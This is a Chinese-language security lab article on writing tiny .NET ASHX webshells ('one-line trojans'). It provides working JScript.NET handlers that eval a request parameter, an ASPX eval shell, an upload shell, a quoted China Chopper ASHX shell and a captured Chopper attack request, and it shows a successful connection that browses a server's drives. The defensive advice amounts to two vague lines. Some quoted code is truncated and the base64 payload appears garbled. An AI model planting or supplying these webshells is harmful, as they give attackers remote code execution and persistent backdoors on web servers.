

探索基于.NET 下实现一句话木马之 ashx 篇

Ivan@360 云影实验室

2018 年 07 月 17 日

0x01 前言

在渗透测试的时候各种 PHP 版的一句话木马已经琳琅满目，而.NET 平台下的一句话木马则百年不变，最常见的当属下面这句

```
<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>
```

想必这句话已经成大多数防御产品的标准样本，除此以外还有上传文件的一句话，像这种的从严格意义上不能算是一句话木马，只是一个简单的上传文件的功能，实际的操作还是大马或者小马的操作行为。

```
<%if (Request.Files.Count!=0) { Request.Files[0].SaveAs(Server.MapPath(Request["f"])) };}%>
```

笔者感觉有必要挖坑一下.NET 平台里的一句话木马，经过一番摸索填坑终于可以总结出了.NET 下的三驾马车，于是乎有了这个系列的文章。今天是第一篇着重介绍一般处理程序（ASHX）下的工作原理和如何实现一句话木马的介绍，当然介绍之前笔者找到了一款 ashx 马儿

<https://github.com/tennc/webshell/blob/master/caidao-shell/customize.ashx>

```
<%@ WebHandler Language="C#" Class="Handler" %>

using System;
using System.Web;
using System.IO;
using System.Net;
using System.Text;
using System.Data;
using System.Data.SqlClient;
using System.Diagnostics;


public class Handler : IHttpHandler
{
    public void ProcessRequest(HttpContext context)
    {
        String Z = context.Request.Form["z"];//设置密码z
        if (Z != "")
        {
            String Z1 = context.Request.Form["Z1"];
            String Z2 = context.Request.Form["Z2"];
            String R = "";
            try
            {
                switch (Z)
                {
                    case "A":
                    {
                        String[] c = Directory.GetLogicalDrives();
                        R = String.Format("{0}\t", context.Server.MapPath("/"));
                        for (int i = 0; i < c.Length; i++)
                            R += c[i][0] + ":";
                        break;
                    }
                    case "B":
                    {
                        DirectoryInfo m = new DirectoryInfo(Z1);
                        foreach (DirectoryInfo D in m.GetDirectories())
                        {
                            R += String.Format("{0}/\t{1}\t0\t-\n", D.Name, File.GetLastWriteTime(Z1 + D.Name).ToString("yyyy-MM-dd hh:mm:ss"));
                        }
                        foreach (FileInfo D in m.GetFiles())
                        {
                            R += String.Format("{0}\t{1}\t{2}\t-\n", D.Name, File.GetLastWriteTime(Z1 + D.Name).ToString("yyyy-MM-dd hh:mm:ss"), D.Length);
                        }
                        break;
                    }
                    case "C":
                    {
                        StreamReader m = new StreamReader(Z1, Encoding.Default);
                        R = m.ReadToEnd();
                        m.Close();
                        break;
                    }
                }
            }
        }
    }
}
```

这个马儿已经实现了菜刀可连，可用，还是挺棒的，但因为体积过大，并且在服务端实现了大多数功能，其实更像是一个大马，只是对客户端的菜刀做了适配可用，所以不能说是一句话木马了，至于要打造一款居家旅行必备的菜刀马，还得从原理上搞清楚 ashx 的运行过程。

0x02 简介

从 Asp.Net 2.0 开始，Asp.Net 提供了称为一般处理程序的处理程序，允许我们使用比较简单的方式定义扩展名为 ashx 的专用处理程序。对于 Asp.Net 应用来说，网站最快的处理结果就是 HTML 网页，生成网页的工作通常使用扩展名为 Aspx 的 Web 窗体来完成。对于处理结果不是 HTML 的请求，都可以通过一般处理程序完成。例如生成 RSS Feed、XML、图片等。一般处理程序是 Asp.Net 应用中最为简单、高效的处理程序，在处理返回类型不是 HTML 的请求中有着重要的作用。通常是实现 IHttpHandler 接口，因为不必继承自 Page 类，所以没有那么多事件需要处理，不必消耗太多资源，所以性能方面要比 Aspx 高。

当 Http 请求进入 Asp.Net Runtime 以后，它的管道由托管模块（NOTE：Managed Modules）和处理程序（NOTE：Handlers）组成，并且由管道来处理这个 Http 请求。



HttpRuntime 将 Http 请求转交给 HttpApplication，HttpApplication 代表着程序员创建的 Web 应用程序。HttpApplication 创建针对此 Http 请求的 HttpContext 对象，这些对象包含了关于此请求的诸多其他对象，主要是 HttpRequest、HttpResponse、HttpSessionState 等。这些对象在程序中可以通过 Page 类或者 Context 类进行访问，而接下来的一句话木马就是通过 Context 类进行请求交互的。

0x03 一句话的实现

3.1、同步处理：IHttpHandler

首先可以打开 C:\WINDOWS\Microsoft.NET\Framework\v4.0.30319\CONFIG\ 目录下的 web.config 文件，找到 httpHandlers 结点，应该可以看到如下这样的代码

```
<httpHandlers>
  <add path="eurl.axd" verb="*" type="System.Web.HttpNotFoundHandler" validate="True" />
  <add path="trace.axd" verb="*" type="System.Web.Handlers.TraceHandler" validate="True" />
  <add path="WebResource.axd" verb="GET" type="System.Web.Handlers.AssemblyResourceLoader" validate="True" />
  <add verb="*" path="*_AppService.axd" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Extensions" />
  <add verb="GET,HEAD" path="ScriptResource.axd" type="System.Web.Handlers.ScriptResourceHandler, System.Web.Extensions" />
  <add path="*.axd" verb="*" type="System.Web.HttpNotFoundHandler" validate="True" />
  <add path="*.aspx" verb="*" type="System.Web.UI.PageHandlerFactory" validate="True" />
  <add path="*.ashx" verb="*" type="System.Web.UI.SimpleHandlerFactory" validate="True" />
  <add path="*.asmx" verb="*" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Extensions, Version=4.0.30319.1, Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
  <add path="*.rem" verb="*" type="System.Runtime.Remoting.Channels.Http.HttpRemotingHandlerFactory, System.Runtime.Remoting, Version=4.0.30319.1, Culture=neutral, PublicKeyToken=b77a5c561934e089" />
```

.Net Framework 在处理 Http 请求时所采用的默认 Handler。而如果我们要用编程的方式来操控一个 Http 请求，我们就需要实现 IHttpHandler 接口，来定制我们自己的需求。IHttpHandler 的定义是这样的：

```
public interface IHttpHandler
{
    bool IsReusable { get; }
    void ProcessRequest(HttpContext context);
}
```

由上面可以看出 IHttpHandler 要求实现一个方法和一个属性。其中 ProcessRequest，从名字(处理请求)看就知道这里应该放置我们处理请求的主要代码。IsReusable 属性，MSDN 上是这样解释的：获取一个值，该值指示其他请求是否可以使用 IHttpHandler 实例。也就是说后继的 Http 请求是不是可以继续使用实现了该接口的类的实例。如果返回 true，则 HttpHandler 能得到重用，或许某些场合下，是可以达到性能优化的目的。但是，它也可能会引发新的问题：HttpHandler 实例的一些状态会影响后续的请求，也正是由于这个原因在默认情况下，都是不重用的。在通常情况下，当实现 IsReusable 时返回 false，虽然性能上不是最优，但却是最安全的做法。

了解了基本原理后，笔者开始手动打造一句话小马，这个马儿要和 PHP 或者同胞兄弟 Aspx 一样，仅仅在服务端存放体积很小的一段代码，参考 Aspx 一句话木马的实现原理，发现是基于 Jscript.Net 语言中的 eval 方法去执行任意字符串的，所以首当其冲考虑用 Jscript，并且需要实现 IHttpHandler 这个接口，查询资料后得到在 Jscript.Net 和 VB.Net 中均采用 implements 去实现，最终写出一句话木马服务端代码：

```
<%@ WebHandler Language="JScript" class=" HandlerSpy "%>
import System;
import System.Web;
import System.IO;
```

```
public class HandlerSpy implements IHttpHandler{  
    function IHttpHandler.ProcessRequest(context : HttpContext){  
        context.Response.Write("<H1>Just for fun, Do not abuse it! Written by <a  
href='https://github.com/Ivan1ee'>Ivan1ee</a></H1> ");  
        eval(context.Request["Ivan"]);  
    }  
    function get IHttpHandler.IsReusable() : Boolean{  
        return false;  
    }  
}
```

这里有必要简单的介绍一下 Jscript.Net 的语法；和大多数语言类似导入命名空间也是通过 Import，以下摘自微软描述

import 语句在名称提供为 *namespace* 的全局对象上创建属性并将其初始化，以包含对应于所导入命名空间的对象。任何使用 **import** 语句创建的属性都不能赋给其他对象、删除或枚举。所有 **import** 语句都在脚本开始时执行。

方法名中的参数和类型之间用冒号分割，一对括号外的是返回的类型。可参考下图



```
// This is using function in Syntax 1.  
function addSquares(x : double, y : double) : double {  
    return(x*x + y*y);  
}
```

如果要访问类中的属性，需使用 function get 语句，可参考下图

```
// Syntax for the get accessor for a property in a class.  
[modifiers] function get propertyname() [: type] {  
    [body]  
}  
  
// Syntax for the get accessor for a property in an interface.  
[modifiers] function get propertyname() [: type]
```

Jscript 简单语法就介绍到这里，更多的语法可参考微软官方文档：[https://docs.microsoft.com/zh-cn/previous-versions/visualstudio/visual-studio-2010/z688wt03\(v%3dvs.100\)](https://docs.microsoft.com/zh-cn/previous-versions/visualstudio/visual-studio-2010/z688wt03(v%3dvs.100))

万事俱备，打开浏览器输入 context.Response.Write(DateTime.Now.ToString()) 成功打印出当前时间



Just for Research Learning, Do Not Abuse It! Written By [Ivan1ee](#)

2018/7/16 11:07:49

3.2、异步处理：IHttpAsyncHandler

在 ASP.NET 程序中，适当地使用异步是可以提高服务端吞吐量的。这里所说的适当地使用异步，一般是说：当服务器的压力不大且很多处理请求的执行过程被阻塞在各种 I/O 等待（以网络调用为主）操作上时，而采用异步来减少阻塞工作线程的一种替代同步调用的方法。反之，如果服务器的压力已经足够大，或者没有发生各种 I/O 等待，那么，在此情况下使用异步是没有意义的。那么在 `HttpHandler` 的接口里要想支持异步，则必须使用另一个接口：`IHttpAsyncHandler`

```
namespace System.Web
{
    ...public interface IHttpAsyncHandler : IHttpHandler
    {
        ...IAsyncResult BeginProcessRequest(HttpContext context, AsyncCallback cb, object extraData);
        ...void EndProcessRequest(IAsyncResult result);
    }
}
```

这个接口也很简单只有二个方法，在 .net 中，异步都是建立在 `IAsyncResult` 接口之上的，而 `BeginProcessRequest` / `EndProcessRequest` 是对这个接口最直接的使用方式。笔者通过创建一个 C# 的 Demo 来演示异步处理的过程

```
public class ashxSpy1 : IHttpAsyncHandler
{
    public delegate void someDelegate();
    public static void writeFile()
    {
        StreamWriter wickedly = File.CreateText("d:\\test.txt");
```

```
wickedly.Write("test");
wickedly.Flush();
wickedly.Close();
}
public IAsyncResult BeginProcessRequest(HttpContext context, AsyncCallback asyncCallback, object obj)
{
    someDelegate someDelegate = new someDelegate(writeFile);
    IAsyncResult iAsyncResult = someDelegate.BeginInvoke(asyncCallback, context);
    return iAsyncResult;
}
public void EndProcessRequest(IAsyncResult result) {}
bool IHttpHandler.IsReusable
{
    get { return true; }
}
void IHttpHandler.ProcessRequest(HttpContext context) {}
}
```

值得注意的是 ProcessRequest 方法和 IsReusable 属性可以不实现它们，但必须要保留下来，因为这个方法也是接口的一部分。核心方法是 BeginProcessRequest，其中参数 asyncCallback 是一个内部委托，那么就需要定义一个委托，将来通过异步的方式回调自定义的方法 writeFile 来写入文件。

知道原理后就开始着手打造异步调用的一句话木马，和 IHttpHandler 一样需要通过 Jscript.Net 的 eval 方法去实现代码执行，有点遗憾之处笔者查询资料后发现 Jscript.Net 暂时不支持委托类型，不过只需要在 BeginProcessRequest 方法里增加 HttpContext.Current.Response.End(); 就可以实现功能并且不让程序抛出异常，实现的代码如下：

```
<%@ WebHandler Language="JScript" class="AsyncHandlerSpy"%>
```

```
import System;
import System.Web;
import System.IO;
public class AsyncHandlerSpy implements IHttpAsyncHandler{
function IHttpAsyncHandler.BeginProcessRequest(context : HttpContext,asyncCallback :AsyncCallback , obj : Object ) : IAsyncResult
{
context.Response.Write("<H1>Just for fun, Do not abuse it! Written by <a
href='https://github.com/Ivan1ee'>Ivan1ee</a> </H1>");
eval(context.Request["Ivan"]);
HttpContext.Current.Response.End();
}
function IHttpAsyncHandler.EndProcessRequest(result : IAsyncResult){}
function IHttpHandler.ProcessRequest(context : HttpContext){}
function get IHttpHandler.IsReusable() : Boolean{return false;}
}
```

打开浏览器，测试效果如下

← → ↻ ⓘ 777/asp/AsyncHandlerSpy.ashx?Ivan=context.Response.Write(DateTime.Now.ToString())

Just for Research Learning, Do Not Abuse It! Written By [Ivan1ee](#)

2018/7/16 11:06:45

0X04 菜刀连接

圈内常说武功再高，也怕菜刀；那么就有必要了解一下菜刀在连接 ASPX 的时候会发送什么数据了，经过抓包得到下图的请求

```
POST /service1.ashx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 173.13.130.128
Referer: http://
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host:
Content-Length: 929
Connection: Close
```

```
Ivan=Response.Write("<|");var
err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIEQ9U3lzdGVtL1R1eHQuRW5jb2RpbmCuR2V0RW5jb2Rpbmco0TM2KS5HZXRtdHJpbmcoU3lzdGVtLkNvbnZlc
nQuRnJvbUJhc2U2NFN0cm1uZyhsZXF1ZXN0Lk10ZW1bInoxIl0pKt2YXIgbT1uZG9yU1uZm8oRk7dmFyIHM9bS5HZXREaXJ1Y3Rvcml1cygpO3Zhc1BQ01N0cm1uZzt2YXIgaTmdW5jdG1vb1BUKHA6U3RyaW5nKTpTdH
Jpbmd7cmV0dXJuIFN5c3R1bS5JTjY5Gawx1LkdldExhc3Rxcml0ZVRpbWUocCkuVG9TdHJpbmcoIn15eXktTU0tZGQgSEg6bW06c3MiKTt9Zm9yKGkgaW4gcyl7UD1EK3NbaV0uTmFtZTtSZXNwb25zZS5Xcm10ZShzW21dLk5hbWUrIi9cdCIrVChQKSsiXHQ
wXHQtXG4iKTt9cz1tLkdldEZpbGVzKCK7Zm9yKGkgaW4gcyl7UD1EK3NbaV0uTmFtZTtSZXNwb25zZS5Xcm10ZShzW21dLk5hbWUrIi9cdCIrVChQKSsiXHQ
{Response.Write("ERROR:// %2Berr.message");}Response.Write("<-");Response.End();&z1=QzpcXGluZXRwdWJcXhd3d3Jvb3RcXHdpbjEwLXVpLW1hc3R1clxcHTTP/1.1 200 OK
```

对于.NET 平台的应用程序默认连接后发送的可执行字符串是 Response.Write，而这样的输出需要继承的对象是 Page 类，所以至今为止，在菜刀的层面.NET 下仅支持 ASPX，再来看一般处理程序中已经继承了 HttpContext 对象实例化后的变量 context，由此可以构造出

```
var I = context;


var Request = I.Request;

var Response = I.Response;

var Server = I.Server;

eval(context.Request["Ivan"]);
```

修改好后用菜刀连接成功，如下图





名称	时间	大小	属性
\$Recycle.Bin	2018-03-22 16:48:13	0	-
Boot	2017-12-25 16:18:06	0	-
Config.Msi	2018-07-09 11:05:45	0	-
Documents and Settings	2009-07-14 13:08:56	0	-
inetpub	2018-07-02 11:09:46	0	-
Intel	2017-11-06 20:20:03	0	-
MSOCache	2017-11-07 18:05:25	0	-
PerfLogs	2009-07-14 11:20:08	0	-
Program Files	2018-05-15 10:15:21	0	-
Program Files (x86)	2018-06-26 22:07:21	0	-
ProgramData	2018-07-05 23:13:42	0	-
Recovery	2017-12-25 16:21:19	0	-
System Volume Information	2018-07-15 00:00:07	0	-
Users	2018-06-10 14:02:41	0	-
Windows	2018-07-04 16:26:17	0	-
bootmgr	2010-11-21 11:23:51	383786	-
hiberfil.sys	2018-07-09 11:05:46	12811960320	-
pagefile.sys	2018-07-09 11:05:48	17082613760	-

基于优化考虑将 HandlerSpy.ashx 进一步压缩体积后只有 531 字节，而 AsyncHandlerSpy.ashx 也才 719 字节。

📁 站点根目录 (C:\inetpub\wwwroot\)

📄 所在位置: C:\inetpub\wwwroot\test

名 称	修 改 日 期	大 小	操 作
📄 AsyncHandlerSpy.ashx	2018/7/15 15:40:40	719 字节	 
📄 HandlerSpy.ashx	2018/7/15 15:38:25	537 字节	 

加强后门 盘符 父目录 新建 上传

选择文件 未选择任何文件

0x05 防御措施

1. 通过菜刀连接的方式，添加可以检测菜刀关键特征的规则；
2. 对于 Web 应用来说，尽量保证代码的安全性；

0x06 小结

1. 文章中不足之处在于 Jscript 异步处理的时候没有能够用委托的方式去调用，这是一个遗憾，如果有同学提出了更好的解决方法，欢迎多多交流；
2. 还有本文提供了两种方式实现 ashx 一句话的思路，当然还有更多编写一句话的技巧有待发掘，下次将介绍另外一种姿势，敬请期待；
3. 文章的代码片段请点[这里](#)

0x07 参考链接

<https://docs.microsoft.com/zh-cn/previous-versions/visualstudio/visual-studio-2010/e2h4yzx6%28v%3dvs.100%29>

<http://www.freebuf.com/articles/web/11687.html>